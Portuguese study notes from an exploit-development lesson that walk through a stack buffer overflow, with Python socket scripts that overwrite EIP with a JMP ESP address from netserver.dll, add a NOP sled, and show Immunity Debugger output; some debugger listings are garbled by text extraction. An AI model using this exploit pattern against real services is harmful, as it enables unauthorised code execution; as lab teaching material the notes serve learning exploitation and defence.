

## Testando o Fluxo de Execução

- + Vamos usar o endereço da netserver.dll para ser o endereço de retorno pois ela ñ tem a proteção do ASLR
- + Para encontrar o endereço, vamos seguir os mesmos passos da aula passada



- → Endereço: 625012a0
- → Pra passarmos o endereço no script, devemos escrever em little endian (ao contrário)



```
#!/usr/bin/python
import socket

#0x625012a0

dados = "A"*2007 + "\xa0\x12\x50\x62" + "C"*500

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.15.0.97",5800))
s.recv(1024)
cmd = "SEND "+dados+"\r\n"
s.send(cmd)
```

## → Script exceutado pelo python2

```
#!/usr/bin/python
import socket

#0x625012a0

dados = "A"*2006 + "\xa0\x12\x50\x62" + "C"*500

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.15.0.97",5800))
s.recv(1024)
```

```
cmd = "SEND "+dados+"\r\n"
s.send(cmd.encode())
```

- → Script executado pelo python3 (Veja que tivemos de diminuir uma unidade no offset para que fosse compatível)
- + No Immunity Debugger, deixamos a 62502a0 como breakpoint e então executamos o script

```
C CPU - thread 00003250, module netser_1

625012A0 FFE4 JMP ESP
625012A2 FFE0 JMP EAX
625012A4 58 POP EAX
625012A5 58 POP EAX
625012A6 C3 RETN
625012A8 5D POP EBP
625012AB 5D POP EBP
625012AB 55 PUSH EBP
625012AB 55 PUSH EBP
625012AB 89E5 MOU EBP, ESP
625012AB 89E5 MOU EBP, ESP
625012AF FFE4 JMP ECX
625012BF PFE4 JMP ECX
625012BF PFE5 JMP ECX
625012B
```

- ightarrow Veja que de fato o EIP apontou corretamente para a 625012a0.
- → Nesse caso, o próximo comando a ser executado será de fato o JMP ESP



 $\sim$ 

## TÉCNICA DE NOP'S LEADING

 $\sim$ 

→ Consiste em enviar NOP's antes do shellcode para evitar que a aplicação quebre

```
#!/usr/bin/python
import socket

#0x625012a0

dados = "A"*2006 + "\xa0\x12\x50\x62" + "\x90"*32 + "C"*(500-32)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.15.0.97",5800))
s.recv(1024)
cmd = "SEND "+dados+"\r\n"
s.send(cmd.encode())
```

FHZF	90	NUP
FA30	90	NOP
FA31	90	NOP
FA32	90	NOP
FA33	90	NOP
FA34	90	NOP
FA35	90	NOP
FA36	90	NOP
FA37	90	NOP
FA38	43	INC EBX
FA39	43	INC EBX
FA3A	43	INC EBX
FA3B	43	INC EBX
FA3C	43	INC EBX
FA3D	43	INC EBX
FA3E	43	INC EBX
FA3F	43	INC EBX
FA40	43	INC EBX
FA41	43	INC EBX
FA42	43	INC EBX
FA43	43	INC EBX
FA44	43	INC EBX
70 AE	42	INC EDA
	/1 /	